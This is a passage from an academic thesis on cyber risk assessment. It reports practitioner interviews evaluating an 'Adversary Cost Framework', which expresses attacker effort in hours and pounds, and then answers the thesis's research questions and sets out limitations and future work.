"I think it provides a mechanism to translate technical issues into a meaningful, easily understandable context for certain types of people within an organisation."

Along with being more familiar and understandable units for board-level personnel, the pilot participant noted that the direct comparison of adversary cost to defensive control cost could allow for easier decision making.

"The risk reward benefit is very clear to see, and it makes for a direct comparison, particularly on the finance side. Time comes into it as well, of course, but particularly on that finance side, it's easy to compare apples with apples."

The pilot participant added that another benefit of providing an output in more familiar terms could be that it could stimulate discussion and interest between management staff who may otherwise be reluctant due to unfamiliarity. Those who once would make less informed decisions based on traditional CRA outputs such as a number on a scale of 0-5 may be more interested in discussing cost discrepancies between two attack vectors or entire narratives, which can also be seen on the provided graphs.

"I think if you actually had values like pounds and time, there's an opportunity that certain individuals might latch on to that and want to get into some more detail around it. I think that wherever you can stimulate technical dialogue, particularly from the managerial perspective, that can only be positive long term."

Summary of Pilot Analysis

The results of the pilot study will not significantly contribute to the results of the final analysis of the evaluation study; however, there are some themes that can be extracted as a baseline. The input was found to be appropriately scoped according to the pilot participant, meaning the ACF does not require any data typically unseen by the pilot participant. The ACF was considered to be understandable and usable, with the option of training for less familiar topics such as CIs seen as a positive. Any other usuability concerns were systematic in any CRA and not considered to be within the scope of this work. Finally, the pilot participant recognised the intended target recipient for the ACF output, adding that the units of time and finance as output could include a wider range and more staff into the discussion and aid decision making.

7.2.3 Pilot Conclusion

The pilot was successful for two reasons, the participant understood and engaged well with the majority of the presentation and interview, and crucial changes were identified with both parts. For the presentation, an adversary type was woven into the narrative of the example scenario to improve clarity; this is something that would have been provided from a prior CRA for the ACF to use and so improves the presentation without any hindrance. As well as this, slight wording changes were made both to the presentation slides as well as written into the script of the presentation. For the interview, question 8 was changed to be more clear as to what it was asking. The final interview questions can be found in the interview protocol/guide found in Appendix D.

The analysis of the pilot study was generally positive, with expected comments regarding the CIs being unusual in traditional CRA methods and would require further training. Input and output received positive feedback, indicating that the ACF was achieving its goals. However, the pilot participant did have previous experience with the work, meaning that could have influenced their understanding and perspective of the ACF.

7.3 Results

This section presents a discussion of the analysed data gathered from the evaluation interviews. All interviews were conducted after the required changes, identified in the pilot study in the previous section, had been made.

Input

The intended goal of any input into the ACF is to construct a clear attack narrative through the system under consideration to reach a goal. These attack narratives can be constructed using a wide variety of data collected or produced by existing CRA methods. As such, although participants were unanimous in their confidence that their particular methods would provide something of value for input, the specific data sources mentioned were varied.

One of the most prominent sources of input data suggested by participants was vulnerability data, which is gathered via a variety of methods depending on the particular risk assessment methodology conducted. The most prominent method offered by participants was scanning for vulnerabilities with automated tools, which doubles as capturing asset data as well as the vulnerabilities pertaining to those assets. Vulnerability data alone is enough to construct attack narratives that are suitable for the ACF on the condition that some context around each vulnerability is provided, such as the required privilege to exploit the vulnerability and the adversary's end state after exploiting it.

"...we output the data that could be used as an input, because we do things like vulnerability assessments which would tell us which kind of services that are exposed."

While participants' discussion of capturing vulnerability data was in line with the pilot interview, they extended this to include more types of data which would be pertinent inputs into the ACF. A number of participants highlighted the Discern Implemented Controls process as something they would also have data prepared for due to identifying existing cyber security controls implemented within the system under consideration as part of their current CRA. Furthermore, while enumerating cyber security controls would already expedite the Discern Implemented Controls process, one participant highlighted that their CRA method demarcated prevention from detection controls.

"I remember you covering the distinction between mitigations that are protection and detection controls, so I would say that the work that I do looks at both of those factors."

Participants who conducted less technical, more organisationally focused CRAs would capture data regarding the data flowing through the system under consideration, as well as the people and processes surrounding it. These additional inputs, along with the vulnerability data, allow for better context and can perhaps enrich the attack narrative generated for the ACF.

"...when we do assessments we start at the data and the operational process to give us context and we speak to stakeholders, and then we look at the deployed technology that supports the use and processing of the data... then we build out the risks that we see are presented based on the threat model sitting on the attack surface, the data, and the people and processes."

Conversely, some participants conducted offensive security testing or ingested related output into their more technically focused CRA methods. In more advanced, goal-based testing engagements, where the intention is to simulate a real adversary accurately, this allowed participants to develop and document full, demonstrable attack narratives throughout the system under consideration. This, in turn, would allow those offensive security testers to begin understanding their costs during the engagement, which would be complementary for the ACF to be conducted as the subsequent step.

"The work that I do is looking for vulnerabilities, whether those are anything from patches to configuration flaws. So, identifying some sort of issue and looking at how those can be chained together, end-to-end, to tell some sort of story."

Another participant, who conducted a more threat-focused CRA method, collected data regarding the potential adversarial TTPs within the system under consideration as a means of structuring their risk register. Moreover, the TTP framework used by the participant was the MITRE ATT&CK framework [105] due to it being the "industry standard".

"To streamline the risk assessment process, we TTPs as risks themselves, then we'll address those on a system-specific basis. So, because we're using TTPS, the MITRE ATT&CK framework is pretty much the industry standard for that."

Positively, the above participant pointed out the congruence between their CRA and the ACF, both being structured by the same TTP framework.

"Our risk assessment method could literally just be dropped into your framework and produce some pretty reliable results based on the work that's already been done."

Cyber Risk Assessment Workflow Congruence and Usability

Participants were generally positive with regards to the usability of the ACF, often stating they would be comfortable conducting an adversary cost assessment by following the documentation having watched the presentation section of the interview. The majority of participants took solace in the uncertainty allowed for by the CI, as opposed to an adverse reaction to the proposition of using probabilistic methods to quantify what they may have previously deemed unquantifiable.

"Yeah, I could use the data that we have, and the experience that myself and other teammates have, to generate that confidence interval and quite accurately determine some costs."

As with the pilot study, however, participants were admittedly unfamiliar with the concept of CIs, which led to every participant saying that they would want prior training if they were to conduct an adversary cost assessment. This is something that was expected rather than a concern as there is training factored into the ACF in the Determine Confidence Interval process, which points to training suggested by Hubbard and Seiersen [64] in their CRA method. The reaction of most participants implied they were factoring that training into their positive responses to conducting an adversary cost assessment.

"I would definitely agree that training would help. I would say the justification for that is because confidence intervals are a statistics concept, which is not necessarily a commonly known thing, especially among security professionals."

One participant was more concerned than others with the probabilistic concepts involved in the overall quantification process of the ACF. Participants who conducted more technical, offensive security-focused CRA methods appeared less confident in their ability to complete the framework without some sort of software that would automate the probability distribution. Fortunately, these concerns were alleviated once it was reiterated that the CRA practitioner would not be required to do any of the mathematical work themselves, and it would be done via software.

"One concern I have about this is it is a bit statistic-y... I mean I might have a PhD, but I can't even add two negative numbers together, never mind understand what a confidence interval is. You can put that as a quote in your paper if you want."

Participants noted two potential weaknesses of using the ACF with certain types of clients. The first potential weakness pertained to clients who fell below a threshold of organisational cyber security maturity. If the recipient of an adversary cost assessment is too immature, meaning they have only recently begun implementing their cyber security programme or perhaps have not started at all, then there could be too many vulnerabilities and, therefore, too many attack narratives throughout the system under consideration. This, in turn, could perhaps both overwhelm the client and also require an infeasible number of instances of the ACF to be completed if all attack narratives were a high priority.

"We're tending to deal with clients with a large number of issues, for who we will be reporting a large number of things that they need to act on, which would be a lot of calculations, lots of runs through the process... It would all look too bad, too quickly."

The second potential weakness of the ACF was regarding clients who attracted adversaries who are well resourced and have a high capability. It was stated that, while the ACF output could be valuable for a wide range of mature clients, it may be futile to consider an adversary's costs if they are so well resourced that they can absorb any necessary cost to conduct an engagement and achieve their goal. This was said to be of particular concern if an organisation wanted to use the ACF to effectively raise the cost of attack such that certain adversary types would conceptually not be able to afford it. While the ACF output is intended to provide a CRA with additional context surrounding threat, it is not intended to speculate on the existing resource and capability that certain threat actor groups may have; therefore, further work on combining the ACF with reliable threat intelligence would be necessary before this was a realistic use case.

"...you may be able outbid lower level state actors, script kiddies, hacktivists, etc. Although you might not be able to do much about the nation-state type actors or the well resourced, but they're not always targeting everyone, they typically get quite specific."

Finally, there were two themes of general concern across participants for the usability of the ACF - the time and effort invested into each attack narrative iteration of the ACF and the subjectivity of the inputs from CRA practitioners.

Although participants were sympathetic to a whole new CRA methodology being presented to them in a short time frame, the method of delivery did appear to exaggerate the complexity and required time investment to complete an attack narrative with the ACF. The concerned participants noted that if they were to add the ACF into their overall CRA method as a supplement, it would have to be used sparingly for high priority or perhaps controversial attack narratives. This led to a discussion with one participant of how they would realistically incorporate the ACF into their workflow, to which the suggestion was creating templates wherever possible such as the decomposition tables and even 'default' values for commonly similar bounds.

"I imagine it's something you could template up. For the common issues, you would be able to follow the same process and throw in new starting values. So you'd have pre-calculated scales and just offset those for a particular client environment... I hate to use the word shortcuts, but shortcuts of the process based off of previous iterations is essentially is what it would be."

Subjectivity was another potential issue identified with the ACF. It was posited that the bounds data, in particular, when input into the ACF could be subjective and open to interpretation. While the bounds process is open to interpretation, participants agreed that working to a CI using the guidance provided by the documentation to produce a quantitative output would work to reduce the subjectivity. Participants also recognised that traditional semi-quantitative or qualitative CRA methods are also subjective and open to interpretation, particularly when considering threat.

"One quick concern, that is always the case with any form of risk assessment, would be how much subjectivity influences some of the metrics that are going into these numeric figures."

Output

All of the participants identified that the ideal recipient for the output of the ACF would be some form of management, generally fitting into the categories of upper management or IT security management. This identification was predominantly attributed to the particular units of the ACF's output - time and finance. It was said that because management will typically be more integrated with business functions within the organisation, time and finance would be units that they are more familiar with and would be more congruent with the rest of their workflow.

"...everybody understands time investment, everybody understands cost. Presenting that especially to people in upper management whose work revolves around time investment, cost investment, is an extremely good way of presenting a digestible format for risk."

As well as the familiarity of units, participants mentioned that the ACF's quantification of cost was something that would be seen as a positive to the potential recipients. The quantified output was seen as something missing from existing CRA methods, despite being something that was widely considered to be valuable to recipients and any related decision-makers.

"The lack of anything quantified in a lot of my risk assessment process is one of the big weak points. So having something that is in a human-readable, understandable format

is a real benefit, and especially in the area that I work in, cost and time are extremely critical to understand. So understanding it from an adversary perspective would do nothing but add benefit to the outputs of the assessments."

When discussing whether the ACF provides an easily digestible idea of risk, participants had one of two reactions. Most participants thought that, conceptually, the ACF output did provide an easily digestible idea of risk to the recipient; this was particularly true when they considered the ACF output as a supplement to their existing CRA method, as intended. Once combined with the prior CRA output, it was suggested that the ACF output could provide context which previously was not there and could therefore provide new insight into the attack narratives considered.

"I think understanding the costs to the adversary is really important when you consider the full attack chain. Quite often we get we get bogged down on simplifications "This is high risk." Well, if we understood what the cost would likely be for an attacker to exploit that chain, it might not be high risk anymore, it might be low risk."

However, for two participants who initially considered the ACF output in isolation, rather than as a supplement to the output of an existing CRA, it was not clear to them how the impact of the attack narrative was factored in. This was a valid observation by the participants who made it because the ACF uses vulnerability data from the system under consideration to understand threat better, and impact is not considered. Therefore understandably, participants who took this point of view were also initially sceptical about the ACF bridging the gap in clients' understanding between threat and impact when considering the fundamental function of *Risk = f(Threat, Vulnerability, Impact)*. Those participants who did not factor in the supplementary nature of the ACF did not see how impact was considered at all.

"The impact I'm not so sure because impact is a little bit more of a nebulous term. I didn't really see impact as an output of this and impacts depend on the context... What it tells me is this is what the adversary needs in order to do their job. It doesn't tell me the exposure that I'm facing."

Once the supplementary nature of the ACF was discussed with the participants in question, it became immediately clear to them how the quantified cost outputs of the ACF, combined with any impact data or output from a prior CRA, could provide a much richer context for the risk posed for that attack narrative, as well as bridge the gap in their clients' understanding of threat and impact.

"So yes it would, because it would allow us to get a better understanding of the risk; therefore, you can then say "Well, this particular risk is going to have this impact, but it's going to be this difficult for the adversary to perform because we've got these controls in place" So yes, it would. Yeah, absolutely."

When it came to bridging the gap between threat and vulnerability, participants were in agreement with the concept. This was a more obvious conclusion for participants to arrive at due to the attack narratives and, therefore, the whole concept of adversary cost, being based on vulnerabilities within the system under consideration to begin with.

The concept which participants thought their clients' would appreciate most from the ACF was the notion of considering threat within the context of the system under consideration and, therefore, how their adversaries would experience an engagement against their organisation. Where traditional CRA methods would speculate on the capability and resource of various adversaries who may want to target the client's organisation, the ACF then provides insight into what capability and resource those adversaries must then expend in order to conduct a particular attack narrative. This was said to be a way of measuring threat against the system under consideration.

"I would say it helps prioritise or identify attack narratives which could potentially be exploitable by more people because the costs are less. Therefore, implicitly you are measuring threat through that."

One participant noticed a potential addition to the final output distributions, which could provide additional value. The participant proposed that, should the CRA practitioner or their client have access to reliable and detailed threat intelligence, they may be able to add an additional value to the distribution graphs, which would draw a line of the adversary's anticipated maximum cost they would be prepared to spend for achieving the goal of that attack narrative. Leveraging threat intelligence was out of the scope of this research and, therefore, the feasibility is not known; however, if this were possible, it would be an area that should be explored in further work.

"I think it would be good if there was a threshold shown to see at which point does the increased cost actually positively influence your ability to detect or defend, because that's what you're trying to do, ultimately, by understanding the adversary cost."

Overall the participants thought that, should the ACF be conducted as a supplement to a prior CRA, managerial staff would be able to make better decisions because they could better prioritise the risks due to threat-focused context, which would not have otherwise been provided to them.

"You can't cover every risk, but you can say these are the risks that I need to prioritise, and the order that I want to prioritise them, and I can see how charts like this could provide a metric to contribute to that decision of choosing remediation controls, prioritising remediation controls, etc."

7.3.1 Summary of Results

In general, the ACF was well received by participants. Each of the themes broached by the interviews, input, usability, and output, were discussed in a positive manner that indicates the ACF has achieved its goals.

The required input into the ACF was expectedly well received by participants due to the empirical study of existing CRA practice in Chapter 3, which covered the data gathered for current CRA methods, and how that data is processed. While the expected asset and vulnerability data were mentioned by all participants, many were already considering attack narratives or scenarios as part of their CRA process or output. Furthermore, less expected data types which fit with the ACF were mentioned, such as TTPs structured by the MITRE ATT&CK framework [105]. Summarising the ACF's required input, all participants were confident they would have the required input data from their existing CRA method.

Usability, while not as unanimous in its positive reception as input, generally prompted a positive reaction from the participants. There was trepidation expressed by certain, more technically driven CRA practitioners who were unfamiliar with the probabilistic concepts which were introduced to them during the presentation. However, said trepidation was alleviated with the reiteration that any probabilistic concepts would be handled with supplied software should the ACF be used to supplement a real CRA. Clients with an immature cyber security posture were said to have not been the target recipient for the ACF due to a large number of vulnerabilities, and therefore attack narratives, which would be a considerable amount of work to process with the ACF and could overwhelm the client. Similarly, it was suggested that the ACF might be less useful when considering adversaries who would either be extremely well resourced or aiming to achieve a goal that transcended cost, such as political gain on the international stage, as it would be too challenging to implement controls which increase the attack cost past the adversary's budget. Both points regarding clients with immature cyber security postures and well-funded adversaries could present challenges to be addressed by further work. Overall, however, participants thought they would be able to complete the ACF as a supplement to their existing CRA method, but they all said they would require the CI calibration training to understand the concept truly.

While two participants required further discussion around how the ACF's output was intended to fit into their existing workflow, most immediately saw it as something that would be a valuable supplement to their existing CRA method's output. Participants mentioned two particular qualities of the ACF's output to be valuable - that it was quantified and that it was in time and finance. The consensus among participants was that quantified output will always be a welcome addition to a CRA output due to reducing uncertainty, something which echoes what Hubbard and Seiersen [64] also identified. The output format of time and finance was also appreciated as something that would help management recipients understand the threat aspect and how it interacts with the rest of the CRA output. However, one participant did raise a potential addition to the ACF, which would be an area of further work, whereby threat intelligence could provide data for a threshold of and identified adversaries' willingness to spend. This threshold could be drawn onto the output distributions to indicate a client's defences versus the identified adversary's theoretical budget. Overall the ACF output was said to be something that would aid decision making when recipients address any issues raised in a CRA.

7.4 Conclusion

Chapter 6 introduced the ACF, a framework designed to guide CRA practitioners in quantifying what it would cost an adversary to conduct attack narratives identified in a prior CRA, as a supplement to their existing method. This chapter evaluated the ACF to discern whether its expected input was realistic and appropriate, whether its output would be deemed as valuable to CRA practitioners and their clients, and also whether it was considered usable. A qualitative approach was selected for evaluating the ACF against these criteria. Data was gathered by first providing the participants with a presentation of the ACF, accompanied by an example scenario that evolved with the presentation, and then a subsequent semi-structured interview was conducted. Interviews in this format allowed for a focused yet conversational discussion around the ACF, which extracted the most value out of the time allowed with each participant. The data was then analysed with template analysis, a flexible method for analysing qualitative data such as what was gathered.

A pilot study with a single pilot participant was conducted before the main study; this was to ensure the presentation and question set were clear, understandable, and able to be completed within a reasonable time frame. The pilot study found that there were wording and narrative changes required for the presentation and a wording change of a question in the interview. Those changes were implemented, including the presentation being scripted such that every participant in the real study received as close to the same presentation as possible. The analysis of the pilot study's data indicated that the ACF achieved its goals, with the pilot participant confident that the input was realistic and the output was valuable for both CRA practitioners and their clients. Expectedly, the pilot participant highlighted the CIs and overall quantification process as something which would require training to complete, referring to the training mentioned for calibrating a user in providing CIs to 90%. While the pilot results were both positive and expected, the pilot participant had prior involvement with the ACF project and, therefore, the data gathered may not have been entirely reflective of a real participant and so was not counted in the final results.

Once analysed, the analysis of the main evaluation interviews did provide similar results to the pilot study. Participants all found that the required input was appropriate and realistic, with one participant even populating their risk register with TTPs as defined by the MITRE ATT&CK framework [105], meaning that their CRA method would integrate well with the ACF. The results of the ACF's required input were expected due to being defined by a previous study in Chapter 3. The usability of the ACF also yielded results reflective of the pilot study from most participants. Generally, participants thought that they could use the ACF but were unanimous in stating that the required training would be a necessity, although two participants did need reassurance that software would handle the probability density function. Participants who had a less positive reaction to the usability of the ACF identified that clients with an immature cyber security posture and adversaries with an extremely large budget could be challenges to address, opening up two areas for further work. While some participants initially required further discussion as to how the output of the ACF would fit into their existing workflow, they all saw the value it would provide as a supplement to their existing CRA method. It was opined by the participants that, because the output was both quantified and in the familiar units of time and finance, it would be particularly appreciated by their clients as it would help managerial staff better understand the risk and aid their decision making. Another potential area of further work was also identified by a participant where threat intelligence could be leveraged to anticipate a particular adversary's budget or willingness to spend, which could be added onto the output's probability distributions, providing further value to clients.

In summary, the evaluation was considered a success with results that conformed with expectations and were positive overall. The ACF was considered to have an appropriate and realistic requisite input, a valuable output deemed complementary of the participants' existing CRA methods, and to be understandable and usable subject to training on the application of CIs and probability distributions.

Chapter 8

Conclusion

The ACF was introduced in Chapter 6 to address a gap identified in both existing literature and current practice, whereby threat was considered in a qualitative or semi-quantitative format, speculated on with weak or no data, in isolation from the other components of risk, vulnerability and impact. This was achieved through structuring adversary cost with the MITRE ATT&CK Framework as well as utilising its component factors, both discerned in Chapters 4 and 5, respectively. Although the ACF was presented with an accompanying use case example scenario in Appendix C, a demonstrative example was not sufficient to deem it a success and, therefore, it needed to be evaluated.

The penultimate chapter presented an evaluative study of the ACF in the form of a qualitative study with senior, expert CRA practitioners as participants. Following a presentation of the ACF, which was accompanied by a demonstrative use case, the participants were interviewed to discern their opinions of key aspects of the framework. The results of the evaluative study were overall positive, with valid comments providing inspiration for future work to extend and refine the ACF.

This chapter concludes the work conducted throughout the thesis, reflecting on it, along with the original research questions set out to address the problem space in Chapter 1 and the contributions provided by answering them. Finally, the limitations of the ACF and surrounded work are discussed, followed by suggested future work.

8.1 Answering the Research Questions

Chapter 1 introduced the key cyber security topics to be discussed throughout the work, including cyber security adversaries and the anatomy of the cyber attacks they perpetrate, followed by the cyber risk management process, with a focus on how cyber risk assessments (CRAs) are conducted. With the introductory understanding of the key topics in mind, the problem space was then presented, positing that traditional risk assessment methods did not sufficiently consider the adaptive, intelligent, human adversary encountered within the cyber security domain. Instead, the adversary (threat) is combined with vulnerability in a CRA, which is reduced to the function:

$$Risk = f(Likelihood, Impact)$$

It was proposed that, while this function may be appropriate for more traditional risk assessment methods which seek to understand the risk of a random or naturally occurring event, it is inadequate for the domain of cyber security as the threat is a deliberate choice made by a human adversary. Furthermore, even when threats were considered as separate from vulnerability, the solutions were often insufficient, relying on qualitative or semi-quantitative methods to speculate on the 'strength' of the adversary as a whole or by assigning values to attributes pertaining to them. This method of considering adversaries was then further exacerbated by its isolation from vulnerability in a CRA, missing crucial context of the relationship between the two components.

To investigate the problem space described, research questions were put forward, with the intention of discerning whether there was a current method for better incorporating threat into a CRA, and if not, could one be developed. Those research questions were as follows:

1. Are threats in cyber risk assessment considered appropriately in current approaches?

2. Is the relationship between threat and vulnerability suitably addressed in current cyber risk assessment methods?

3. Are there any properties intrinsic to cyber security adversaries that are underrepresented in the consideration of threat?

4. Could an alternative approach be developed to improve the understanding of threat and its relationship with vulnerability?

  4.1 Could this alternative approach be developed to improve cyber risk assessment output?

The rest of this section answers these research questions individually.

8.1.1 Research Question 1

Are threats in cyber risk assessment considered appropriately in current approaches?

Chapters 2 and 3 contributed to answering this question by reviewing existing academic and industry literature and by conducting an interview study with current CRA practitioners.

The review of existing literature found that threats were not considered in sufficient detail to address the problem space described in Chapter 1. Of the CRA methods which chose to expand on the qualitative method of speculating on the threat as "low, medium, high", the common approach was to decompose the prospective adversaries into more granular attributes such as capability, resources, and motivation. While this approach reduces the amount of generalisation required of CRA practitioners, it was found not to reduce the amount of speculation required, and no CRA methods offered a reliable source of data on which to base those speculations. CRA practitioners following these CRA methods would be tasked with speculating on more granular attributes with equally weak data. Where CRA methods instead opted for a quantitative approach, threat was typically not considered in any more detail, often requiring the CRA practitioner to supply similar speculated values, which would be then utilised within a model which would abstract away crucial nuance of a real CRA environment. Finally, industry standards and guidelines only provided ambiguous suggestions of CRA approaches, leading to a lack of clarity as to whether threat was being addressed adequately in practice, which led to an empirical study with CRA practitioners.

Threat was said to be a crucial aspect of CRA by the senior, expert CRA practitioner participants interviewed in Chapter 3. However, despite being perceived as crucial, the participants utilised the simplistic approaches suggested by standards and guidelines, meaning that threat was typically considered by providing an adversary with a qualitative value such as "low, medium, high", or perhaps on a scale of one to five.

8.1.2 Research Question 2

Is the relationship between threat and vulnerability suitably addressed in current cyber risk assessment methods?

This research question was also answered by Chapters 2 and 3, which used the review of existing academic and industry literature, as well as the interviews with current CRA practitioners, to understand how the relationship between threat and vulnerability was currently considered.

While most of the CRA methods reviewed in Chapter 2 considered the relationship between threat and vulnerability poorly, often by combining two qualitatively assigned, incongruous values, a minority did include a mechanism by which to consider it. This was most commonly in the form of an adversary's requirements to conduct a cyber attack for a given threat scenario under consideration. The prominence of this approach varied between the CRA methods reviewed, with some including it in conjunction with decomposed adversary attributes and others as the main mechanism for considering threat. Across the various CRA methods reviewed, the requirements considered had a number of themes, such as the time required for an adversary to conduct a cyber attack, the financial cost to conduct a cyber attack, and the perceived risk of negative consequences in the event a cyber attack fails or is detected. Conceptually, these requirements to conduct a cyber attack form the adversary's barrier to entry and directly describe how they interact with the system under consideration. More specifically, the requirements necessary for an adversary to conduct a cyber attack describe the relationship between threat and vulnerability. Unfortunately, of the CRA methods which did consider adversary requirements, the concept was either included as part of an abstracted model for assessing cyber risk which would have been challenging to utilise in a real CRA environment, or the requirements were considered in the same qualitative way as adversary attributes such as capability, which were reduced to likelihood.

There were no mentions of adversary requirements or costs in the standards and guidelines, leading to the assumption that the concept had not extended into CRA practice. Therefore, as well as being asked about their current CRA method and what data they collect, participants were asked about the concept of adversary cost in Chapter 3. Of the ten senior, expert CRA practitioners, just one considered adversary requirements; however, these were not metrics that were part of a CRA and instead were considered internally when conducting red team engagements, simulating a highly capable adversary to test their clients' defences.

8.1.3 Research Question 3

Are there any properties intrinsic to cyber security adversaries that are underrepresented in the consideration of threat?

Question 3 was originally answered in Chapters 2 and 3. However, once the adversary property of interest was discerned, Chapters 4 and 5 investigated further into its structure.

As identified in answering research question 2, a minority of the CRA methods reviewed included mechanisms to understand the relationship between threat and vulnerability by way of considering adversary requirements. This property, which was generalised and coined as adversary cost in Chapter 2, was deemed to be underrepresented due to the fact that it had not been implemented in a way that would address the problem space, nor was it included in any CRA methods suggested by standards and guidelines. It was decided that the understanding of an adversary's cost would have to be derived predominantly, or entirely, from data within the system under consideration, such as asset or vulnerability data, without requiring speculation based on weak or no data. Furthermore, because these costs are derived from the vulnerabilities in the system under consideration, every adversary will experience them in the same way, meaning they are adversary-agnostic. Therefore adversary cost was deemed to be a property intrinsic to cyber security adversaries, which they all experience in the same way, and would describe their relationship to the vulnerabilities such that the threat-vulnerability relationship is considered.

The underrepresentation of adversary cost was found also to be present when interviewing CRA practitioners in Chapter 3. Only one participant mentioned anything related to the concept, and in that instance, it was a minor consideration as part of a red team engagement, not measured or quantified in any meaningful way for a CRA output. Furthermore, when participants were asked their opinion on providing adversary cost as an output as part of their CRA method, they were unanimous in openness to the idea, with one participant stating that it would aid their CRA recipients in understanding the likelihood of a given threat scenario.

Following on from the identification of adversary cost in Chapter 2 and the verification of its underrepresentation and support in Chapter 3, Chapters 4 and 5 sought to develop a deeper understanding of how it could be structured and what constituent factors it was comprised of. Therefore, Chapter 4 analysed eight taxonomies to discern which would be best suited to provide a foundational structure on which to understand adversary cost. This was achieved by comparing the taxonomies against criteria derived from existing taxonomic literature and then utilising them to categorise historic attacks while monitoring the performance of each. Of the eight taxonomies, the MITRE ATT&CK® Framework was selected as the foundational structure due to it adhering to all of the literature derived criteria and successfully categorising all techniques extracted from the historical attacks. By decomposing a cyber attack narrative into its individual TTPs as defined by the ATT&CK framework, the adversary costs pertaining to it could also be considered in a more granular fashion, which provided a structure for the subsequent work.

While there were CRA methods that included aspects of adversary requirements or costs in Chapter 2, none provided any rationale behind their selection; therefore, Chapter 5 sought to discern the constituent factors of adversary cost. To achieve this, an empirical study was conducted with red teamers, senior offensive security practitioners who regularly perform cyber attacks, simulating the techniques of a real adversary to test their clients' defences. The study utilised an ethnographic approach called task-related grand tour questions, whereby the participants were given a practical, realistic cyber attack scenario to navigate and were asked questions about their actions and the potential types of costs they would have encountered, should the practical scenario be a real engagement. The participants were unanimous in their perception of the costs they would experience, with all participants stating the factors of adversary cost were time, finance, and risk. Time was understood to not only include the time to conduct the attack technique in question but also to gain the requisite knowledge and experience, as well as perform any necessary reconnaissance. Finance was understood to be the financial costs of buying any hardware, software, tooling, or exploits required to conduct the attack. Finally, risk, meaning the adversary's perceived risk of the attack failing or being detected, was thought to be the most important adversary cost factor, with participants stating that they would incur any necessary time and finance costs within their means to reduce the risk to an acceptable level.

8.1.4 Research Question 4

Could an alternative approach be developed to improve the understanding of threat and its relationship with vulnerability?

Using the understanding of adversary cost gained in Chapters 2, 3, 4, and 5, Chapter 6 presented the design considerations and development of a framework to quantify the cost an adversary must incur to conduct a given attack narrative, the ACF. Although the concept of adversary cost should already improve the understanding of threat and its relationship with vulnerability, the design considerations were carefully thought through to ensure that no crucial context was lost. Adversary cost cannot inform a decision-maker of cyber security risk on its own as it only describes the relationship between threat and vulnerability; this was evident by the way participants in Chapter 3's study referred to the potential output of adversary cost as additional to their existing CRA output. Therefore, the most important element to ensure that the value of adversary cost was not lost was to pose the ACF as supplementary to an existing CRA rather than as a standalone CRA method itself. In doing so, recipients of a traditional CRA method output would then be able to gain a deeper understanding of threat and its relationship with vulnerability by reviewing both outputs simultaneously. Moreover, adversary cost was designed to provide a quantitative output in time (hours) and finance (currency), which lowers the barrier to entry for non-specialists to understand the often unforgiving output of existing CRA methods.

Although the ACF had been developed to provide a greater understanding of threat and its relationship with vulnerability as its core concept, it could not be considered a success without being evaluated. There are no other methods for reliably measuring the costs experienced by an adversary in performing a cyber attack, which meant there were no methods by which to compare the ACF. Therefore, Chapter 7 presented a qualitative study with senior, expert CRA practitioners to evaluate the ACF. The participants were given a presentation of the ACF, which described the processes as in Chapter 6 along with a use case example, similar to Appendix C, which evolved over the course of the presentation. Following the presentation, the participants were asked questions regarding aspects of the ACF, one theme of which were regarding the understanding of threat and its relationship to vulnerability. All participants expressed that the ACF using known data from the system under consideration to quantify the adversary's cost would improve both their understanding of threat, as well as their clients understanding. Furthermore, because that known data used as input for the ACF was based on the vulnerabilities within the system under consideration, participants agreed that the understanding of the relationship between threat and vulnerability would be improved for both them and their clients.

8.1.5 Research Question 4.1

Could this alternative approach be developed to improve cyber risk assessment output?

As well as improving the understanding of threat and its relationship with vulnerability, the ACF sought to improve a recipients understanding of cyber risk in general, reflected by two design considerations in Chapter 6 in particular - that the output must be quantified and also that it must be usable and understandable by non-specialist recipients. It was posited that the output of the ACF must be quantified to improve upon the qualitative and semi-quantitative approaches utilised by existing CRA methods, something which the participants of the study in Chapter 3 agreed was a weakness in current practice and have been seen to produce "worse than random" results in some cases [6, 61, 152]. The quantification within the ACF was achieved via CRA practitioners providing upper and lower bounds to decomposed cost components to a 90% confidence interval, which are then used to produce lognormal probability distributions, generating a quantified output and visual aid for CRA recipients. It was deemed that, because the ACF's output would be delivered in the units of hours to represent time and GBP (£) to represent finance, a quantified version of these would already be usable and understandable by non-specialists.

During the evaluative study in Chapter 7, a minority of participants required further discussion as to how the output of the ACF would be utilised in a complementary fashion alongside the output of a prior CRA, which they would have conducted. However, all participants eventually agreed that the ACFs output would be an improvement on CRA output in every output related question and the discussions which ensued.

8.2 Limitations and Future Work

Although the ACF was said to be valuable by the participants of the evaluation in Chapter 7, and research questions 4 and 4.1 were answered positively, the framework is not without its flaws, and further work could be conducted in the future to improve adversary cost. This final section provides a discussion on the limitations and possible future work which could further improve the quantification of adversary cost as part of a CRA.

Limitations

While the ACF being developed to be supplementary to an existing CRA is a positive feature that allows for it to be more easily integrated into a CRA practitioners workflow and allows it to focus on just quantifying adversary cost, it also presents a limitation whereby it cannot be used as a standalone framework to understand the cyber risk posed to a system under consideration. The requirement to act as a supplement also means that the ACF is only as good as the data with which it is provided. However, despite the supplementary nature of the ACF having its disadvantages, it is deemed that they do not outweigh the advantages gained by working in conjunction with an existing CRA method.

Although the ACF adds value to the output of a CRA method, it also requires the CRA practitioner to spend a disproportionately large amount of time to conduct the intricate processes, which may be perceived unfavourably by clients who are paying for the CRA practitioner's time. This can be derived from the comments about the length of the ACF's process from the participants in Chapter 7's evaluation, particularly when combined with other participants' dissatisfaction with current CRA practice revolving around achieving compliance with standards rather than assessing cyber risk, encountered in the study presented in Chapter 3.

Future Work

The most direct work which could be conducted with the ACF would be refining the process such that its time to be completed was reduced. One participant during the evaluation in Chapter 7 mentioned that, should they use the ACF in their current workflow, they would create templates for various aspects such as common tactic decompositions, further pointing out that the framework was well-positioned for such a process. While this would not be a further contribution to academic work, this would certainly improve the usability of the ACF in practice as a CRA supplement.

During the evaluation in Chapter 7, one participant suggested that an additional line on the probability distributions to depict an adversary's "willingness to spend" [2] would provide significant value to gauge whether an organisation could “outprice” an adversary. This was already a consideration during the development of the ACF; however, it was deemed infeasible within the scope of the work. Furthermore, when faced with the prospect of well-funded adversaries such as nation-states, the willingness to spend could be seen as demoralising. However, should one wish to pursue this potentially high impact addition to the ACF, it is possible that modern advancements in threat intelligence could be leveraged to gain an understanding of what certain adversary categories, or even named advanced persistent threat groups, would be willing to spend.

